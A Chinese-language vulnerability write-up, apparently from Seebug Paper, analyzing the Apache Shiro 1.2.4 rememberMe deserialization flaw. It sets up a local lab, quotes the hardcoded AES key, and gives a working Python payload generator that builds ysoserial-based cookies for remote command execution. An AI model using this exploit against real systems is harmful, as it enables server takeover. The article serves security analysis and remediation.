

概述
Apache Shiro 在 Java 的權限及安全驗證框架中占用重要的一席之地,在它編號為550的 issue 中爆出嚴重的 Java 反序列化漏洞。下面,我們將模擬還原此漏洞的場景以及分析過程。
0x01 漏洞場景還原
首先,需要獲取 Apache Shiro 存在漏洞的源代碼,具體操作如下:
git clone https://github.com/apache/shiro.git
git checkout shiro-root-1.2.4
cd ./shiro/samples/web
為了配合生成反序列化的漏洞環境,需要添加存在漏洞的 jar 包,編輯 pom.xml 文件,添加如下行:
<!--  需要設置編譯的版本 -->
     <properties>
        <maven.compiler.source>1.6</maven.compiler.source>
        <maven.compiler.target>1.6</maven.compiler.target>
    </properties>
...
    <dependencies>
        <dependency>
            <groupId>javax.servlet</groupId>
            <artifactId>jstl</artifactId>
            <!--  這里需要將jstl設置為1.2 -->
            <version>1.2</version>
            <scope>runtime</scope>
        </dependency>
.....
        <dependency>
            <groupId>org.apache.commons</groupId>
            <artifactId>commons-collections4</artifactId>
            <version>4.0</version>
        </dependency>
<dependencies>
修改完成 pom.xml 文件后,開始使用 mvn 進行存在漏洞環境的 war 包進行編譯.

最終可以將 target 目錄下生成的 samples-web-1.2.4.war 文件拷貝至 tomcat 目錄下的 webapps 目錄,這里將其重命名為了 shiro.war 文件,啟動 tomcat, 在瀏覽器當中輸入 http://localhost:8080/shiro 可以看到登錄頁面,如下圖:
其次,我們需要產生payload的 ysoserial ,執行下列命令,可以獲取到需要的 jar 文件:
git clone https://github.com/frohoff/ysoserial.git
cd ysoserial
mvn package -DskipTests
cp target/ysoserial-0.0.5-SNAPSHOT-all.jar /tmp
0x02 漏洞分析
從官方的 issue 上來看,存在幾個重要的點:
- rememberMe cookie
- CookieRememberMeManager.java
- Base64
- AES
- 加密密鑰硬編碼
- Java serialization
首先,我們從正常登錄返回的 cookie 中獲取到 remeberMe 的值如下:
b5yZT61fKmL1xtrbaea+J69nQ/3CTtCs6JjKpkASJVL9LKgHtt3poOgXuYgOgyTEevaxzGEwqBUSi/GQG7oTlZdqTsyE5ZgdmhGtcFmuYlAg/o3pIpsHqOoceaMJ9EY4C7int+hb23KChqj73Mm99EMeb7Ey8jD6L4f1gJHjYKTv+ORbKQIaP6Num6MaXTBoYVloPRk8Lm2V+FNaksUkG949JQlvxtWIj1lidEXzjZ1GhA5nPrB5oR+3cb0mLBcg4UDyU3kqvIYKyfBhCe3BFBB1WySgNRFT5Ta4ybIirFGwdG6Ibhb55u1yZd+O1cC/Oc24qiJ2rkuXSLRZT4+0OtAlETaJQq3Is0AAiGwsCR1wuXsT2xxZA1t+lzP3yluW/46LaNlNLwIQLedNOHo1E+7BMbDf8yAabQqWSENW1JvmXB+fjsdSplj/YKFDNDKONn8JhynJhQnsaK+fv48Z/Tc+yNwzeChVp4cMHNyLsuGtJaoyZD3M5BDz0bmXDKTU使用 Base64 解碼存儲為二進制文件后,內容如下:
00000000  6f 9c 99 4f ad 5f 2a 62  f5 c6 da db 69 e6 be 27  |o..O._*b....i..'|
00000010  af 67 43 fd c2 4e d0 ac  e8 98 ca a6 40 12 25 52  |.gC..N......@.%R|
00000020  fd 2c a8 07 b6 dd e9 a0  e8 17 b9 88 0e 83 24 c4  |.,............$.|
00000030  7a f6 b1 cc 61 30 a8 15  12 8b f1 90 1b ba 13 95  |z...a0..........|
00000040  97 6a 4e cc 84 e5 98 1d  9a 11 ad 70 59 ae 62 50  |.jN........pY.bP|
00000050  20 fe 8d e9 22 9b 07 a8  ea 1c 79 a3 09 f4 46 38  | ...".....y...F8|
00000060  0b b8 a7 b7 e8 5b db 72  82 86 a8 fb dc c9 bd f4  |.....[.r........|
00000070  43 1e 6f b1 32 f2 30 fa  2f 87 f5 80 91 e3 60 a4  |C.o.2.0./.....`.|
00000080  ef f8 e4 5b 29 02 1a 3f  a3 6e 9b a3 1a 5d 30 68  |...[)..?.n...]0h|
00000090  61 59 68 3d 19 3c 2e 6d  95 f8 53 5a 92 c5 24 1b  |aYh=.<.m..SZ..$.|
000000a0  de 3d 25 09 6f c6 d5 88  8f 59 62 74 45 f3 8d 9d  |.=%.o....YbtE...|
000000b0  46 84 0e 67 3e b0 79 a1  1f b7 71 bd 26 2c 17 20  |F..g>.y...q.&,. |
000000c0  e1 40 f2 53 79 2a bc 86  0a c9 f0 61 09 ed c1 14  |.@.Sy*.....a....|
000000d0  10 75 5b 24 a0 35 11 53  e5 36 b8 c9 b2 22 ac 51  |.u[$.5.S.6...".Q|
000000e0  b0 74 6e 88 6e 16 f9 e6  ed 72 65 df 8e d5 c0 bf  |.tn.n....re.....|
000000f0  39 cd b8 aa 22 76 ae 4b  97 48 b4 59 4f 8f b4 3a  |9..."v.K.H.YO..:|
00000100  d0 25 11 36 89 42 ad c8  b3 40 00 88 6c 2c 09 1d  |.%.6.B...@..l,..|
00000110  70 b9 7b 13 db 1c 59 03  5b 7e 97 33 f7 ca 5b 96  |p.{...Y.[~.3..[.|
00000120  ff 8e 8b 68 d9 4d 2f 02  10 2d e7 4d 38 7a 35 13  |...h.M/..-.M8z5.|
00000130  ee c1 31 b0 df f3 20 1a  6d 0a 96 48 43 56 d4 9b  |..1... .m..HCV..|
00000140  e6 5c 1f 9f 8e c7 52 a6  58 ff 60 a1 43 34 32 8e  |.\....R.X.`.C42.|
00000150  36 7f 09 87 29 c9 85 09  ec 68 af 9f bf 8f 19 fd  |6...)....h......|
00000160  37 3e c8 dc 33 78 28 55  a7 87 0c 1c dc 8b b2 e1  |7>..3x(U........|
00000170  ad 25 aa 32 64 3d cc e4  10 f3 d1 b9 97 0c a4 d4  |.%.2d=..........|
從這些內容中沒有看到有明確的 Java 序列化特征字,因為上述關鍵字當中提到了 AES 和 加密密鑰硬編碼,所以需要去跟一下源碼。打開 CookieRememberMemanager.java 文件并沒有找到硬編碼的加密密鑰,繼續跟它的父類 AbstractRememberMeManager 看到了如下幾行:
 /**
     * The following Base64 string was generated by auto-generating an AES Key:
     * <pre>
     * AesCipherService aes = new AesCipherService();
     * byte[] key = aes.generateNewKey().getEncoded();
     * String base64 = Base64.encodeToString(key);
     * </pre>
     * The value of 'base64' was copied-n-pasted here:
     */
    private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode("kPH+bIxk5D2deZiIxcaaaA==");
目前可以斷定 Base64.decode("kPH+bIxk5D2deZiIxcaaaA==") 就是我們要找的硬編碼密鑰,因為 AES 是對稱加密,即加密密鑰也同樣是解密密鑰。
除了密鑰,還有兩個必要的屬性,一個是 AES 中的 mode(加解密算法),另外一個是 IV(初始化向量),繼續查看 AbstractRememberMeManager 的代碼, 在它的方法 encrypt 中看到如下語句:
/**
 * Encrypts the byte array by using the configured {@link #getCipherService() cipherService}.
 *
 * @param serialized the serialized object byte array to be encrypted
 * @return an encrypted byte array returned by the configured {@link #getCipherService () cipher}.
 */
protected byte[] encrypt(byte[] serialized) {
    byte[] value = serialized;
    CipherService cipherService = getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, getEncryptionCipherKey());
        value = byteSource.getBytes();
    }
    return value;
}
其中 CipherService 是個接口,而實現這個接口的是一個抽象類 JcaCipherService,在它的成員函數 initNewCipher 中下斷點,可以看到我們需要的幾個關鍵信息: AES 的 mode 為 CBC, IV是隨機生成的,但是偶然發現這個IV并沒有真正使用起來。
那么利用上述獲取到的信息,對 Base64 解碼后的文件進行解密操作,解密 Python 代碼如下:
# pip install pycrypto
import sys
import base64
from Crypto.Cipher import AES
def decode_rememberme_file(filename):
    with open(filename, 'rb') as fpr:
        key  =  "kPH+bIxk5D2deZiIxcaaaA=="
        mode =  AES.MODE_CBC
        IV   = b' ' * 16
        encryptor = AES.new(base64.b64decode(key), mode, IV=IV)
        remember_bin = encryptor.decrypt(fpr.read())
    return remember_bin
if __name__ == '__main__':
    with open("/tmp/decrypt.bin", 'wb+') as fpw:
        fpw.write(decode_rememberme_file(sys.argv[1]))
解密后的文件內容如下:
00000000  f2 3d a1 f5 74 1d 3b 15  b2 00 4e 53 a4 6b 1c 19  |.=..t.;...NS.k..|
00000010  ac ed 00 05 73 72 00 32  6f 72 67 2e 61 70 61 63  |....sr.2org.apac|
00000020  68 65 2e 73 68 69 72 6f  2e 73 75 62 6a 65 63 74  |he.shiro.subject|
00000030  2e 53 69 6d 70 6c 65 50  72 69 6e 63 69 70 61 6c  |.SimplePrincipal|
00000040  43 6f 6c 6c 65 63 74 69  6f 6e a8 7f 58 25 c6 a3  |Collection..X%..|
00000050  08 4a 03 00 01 4c 00 0f  72 65 61 6c 6d 50 72 69  |.J...L..realmPri|
00000060  6e 63 69 70 61 6c 73 74  00 0f 4c 6a 61 76 61 2f  |ncipalst..Ljava/|
00000070  75 74 69 6c 2f 4d 61 70  3b 78 70 73 72 00 17 6a  |util/Map;xpsr..j|
00000080  61 76 61 2e 75 74 69 6c  2e 4c 69 6e 6b 65 64 48  |ava.util.LinkedH|
00000090  61 73 68 4d 61 70 34 c0  4e 5c 10 6c c0 fb 02 00  |ashMap4.N\.l....|
000000a0  01 5a 00 0b 61 63 63 65  73 73 4f 72 64 65 72 78  |.Z..accessOrderx|
000000b0  72 00 11 6a 61 76 61 2e  75 74 69 6c 2e 48 61 73  |r..java.util.Has|
000000c0  68 4d 61 70 05 07 da c1  c3 16 60 d1 03 00 02 46  |hMap......`....F|
000000d0  00 0a 6c 6f 61 64 46 61  63 74 6f 72 49 00 09 74  |..loadFactorI..t|
000000e0  68 72 65 73 68 6f 6c 64  78 70 3f 40 00 00 00 00  |hresholdxp?@....|
000000f0  00 0c 77 08 00 00 00 10  00 00 00 01 74 00 08 69  |..w.........t..i|
00000100  6e 69 52 65 61 6c 6d 73  72 00 17 6a 61 76 61 2e  |niRealmsr..java.|
00000110  75 74 69 6c 2e 4c 69 6e  6b 65 64 48 61 73 68 53  |util.LinkedHashS|
00000120  65 74 d8 6c d7 5a 95 dd  2a 1e 02 00 00 78 72 00  |et.l.Z..*....xr.|
00000130  11 6a 61 76 61 2e 75 74  69 6c 2e 48 61 73 68 53  |.java.util.HashS|
00000140  65 74 ba 44 85 95 96 b8  b7 34 03 00 00 78 70 77  |et.D.....4...xpw|
00000150  0c 00 00 00 10 3f 40 00  00 00 00 00 01 74 00 04  |.....?@......t..|
00000160  72 6f 6f 74 78 78 00 77  01 01 71 00 7e 00 05 78  |rootxx.w..q.~..x|
00000170  10 10 10 10 10 10 10 10  10 10 10 10 10 10 10 10  |................|
OK,看到第二行打頭的 ac ed 00 05了嗎? 這是 Java 序列化的標志,說明解密成功。那么文件第一行是什么呢?我們繼續來跟 JcaCipherService 這個類,看它的一個加密函數 encrypt :
private void encrypt(InputStream in, OutputStream out, byte[] key, byte[] iv, boolean prependIv) throws CryptoException {
    if (prependIv && iv != null && iv.length > 0) {
        try {
            //first write the IV:
            out.write(iv);
        } catch (IOException e) {
            throw new CryptoException(e);
        }
    }

    crypt(in, out, key, iv, javax.crypto.Cipher.ENCRYPT_MODE);
}
可以看出這個加密函數是先將 IV 寫入,然后再加密具體的序列化對象的字節碼,這樣 IV 值我們可以直接通過讀取第一行(16個字節,128位)獲得了。
這里還需要跟進一個重要的東西,就是加密的序列化對象,回到 CookieRememberMeManager 的父類 AbstractRememberMeManager , 上面貼出的 encrypt 中有個 serialized 的字節數組,這個字節數組是從哪里來的呢?在這個類中直接調用這個方法的是 convertPrincipalsToBytes :
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {
    byte[] bytes = serialize(principals);
    if (getCipherService() != null) {
        bytes = encrypt(bytes);
    }
    return bytes;
}
可以看出序列化對象是 PrincipalCollection ,但是這個類是個接口,看了下實現它的類是 SimplePrincipalCollection 對象。 在它的代碼當中,可以發現關鍵的兩個方法: writeObject 和 readObject.
最后,具體的 Payload 也就呼之欲出了,代碼如下:
# pip install pycrypto
import sys
import base64
import uuid
from random import Random
import subprocess
from Crypto.Cipher import AES

def encode_rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.5-SNAPSHOT-all.jar', 'CommonsCollections2', command], stdout=subprocess.PIPE)
    BS   = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key  =  "kPH+bIxk5D2deZiIxcaaaA=="
    mode =  AES.MODE_CBC
    iv   =  uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext

if __name__ == '__main__':
    payload = encode_rememberme(sys.argv[1])
    with open("/tmp/payload.cookie", "w") as fpw:
        print("rememberMe={}".format(payload.decode()), file=fpw)

將上述代碼保存為 /tmp/create_payload.py, 執行如下命令:
cd /tmp
python3 create_payload.py "open /Applications/Calculator.app"
# 安裝了 httpie 可以運行如下指令
http :8080/shiro/ Cookie:`cat payload.cookie`
運行結果如圖:
到這里就結束了嗎?其實還沒有,因為我們現在還沒有找到具體的反序列化觸發點在哪里。現在利用這個 payload 進行觸發,并下斷點,斷點設置在前面所述的 AbstractRememberMeManager,具體的函數如下:
   /**
     * Implements the interface method by first {@link #getRememberedSerializedIdentity(SubjectContext) acquiring}
     * the remembered serialized byte array.  Then it {@link #convertBytesToPrincipals(byte[], SubjectContext) converts}
     * them and returns the re-constituted {@link PrincipalCollection}.  If no remembered principals could be
     * obtained, {@code null} is returned.
     * <p/>
     * If any exceptions are thrown, the {@link #onRememberedPrincipalFailure(RuntimeException, SubjectContext)} method
     * is called to allow any necessary post-processing (such as immediately removing any previously remembered
     * values for safety).
     *
     * @param subjectContext the contextual data, usually provided by a {@link Subject.Builder} implementation, that
     *                       is being used to construct a {@link Subject} instance.
     * @return the remembered principals or {@code null} if none could be acquired.
     */
    public PrincipalCollection getRememberedPrincipals(SubjectContext subjectContext) {
        PrincipalCollection principals = null;
        try {
            byte[] bytes = getRememberedSerializedIdentity(subjectContext);
            //SHIRO-138 - only call convertBytesToPrincipals if bytes exist:
            if (bytes != null && bytes.length > 0) {
                principals = convertBytesToPrincipals(bytes, subjectContext);
            }
        } catch (RuntimeException re) {
            principals = onRememberedPrincipalFailure(re, subjectContext);
        }

        return principals;
    }
這里斷點我下在了 principals = convertBytesToPrincipals(bytes, subjectContext); 上,進行跟蹤調試,最終的反序列化落在了 DefaultSerializer 類的 deserialize 的函數里,具體的函數細節如下:
  /**
     * This implementation deserializes the byte array using a {@link ObjectInputStream} using a source
     * {@link ByteArrayInputStream} constructed with the argument byte array.
     *
     * @param serialized the raw data resulting from a previous {@link #serialize(Object) serialize} call.
     * @return the deserialized/reconstituted object based on the given byte array
     * @throws SerializationException if anything goes wrong using the streams.
     */
    public T deserialize(byte[] serialized) throws SerializationException {
        if (serialized == null) {
            String msg = "argument cannot be null.";
            throw new IllegalArgumentException(msg);
        }
        ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
        BufferedInputStream bis = new BufferedInputStream(bais);
        try {
            ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
            @SuppressWarnings({"unchecked"})
            T deserialized = (T) ois.readObject();
            ois.close();
            return deserialized;
        } catch (Exception e) {
            String msg = "Unable to deserialze argument byte array.";
            throw new SerializationException(msg, e);
        }
    }
}
看到那個令人激動的 readObject 了吧,至此收工,結束。
0x03 漏洞修復
升級 Shiro 版本至 1.2.5 以上
0x04 參考
- http://blog.knownsec.com/2016/08/apache-shiro-java/
- https://issues.apache.org/jira/browse/SHIRO-550
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/shiro-rememberme-1-2-4/
暫無評論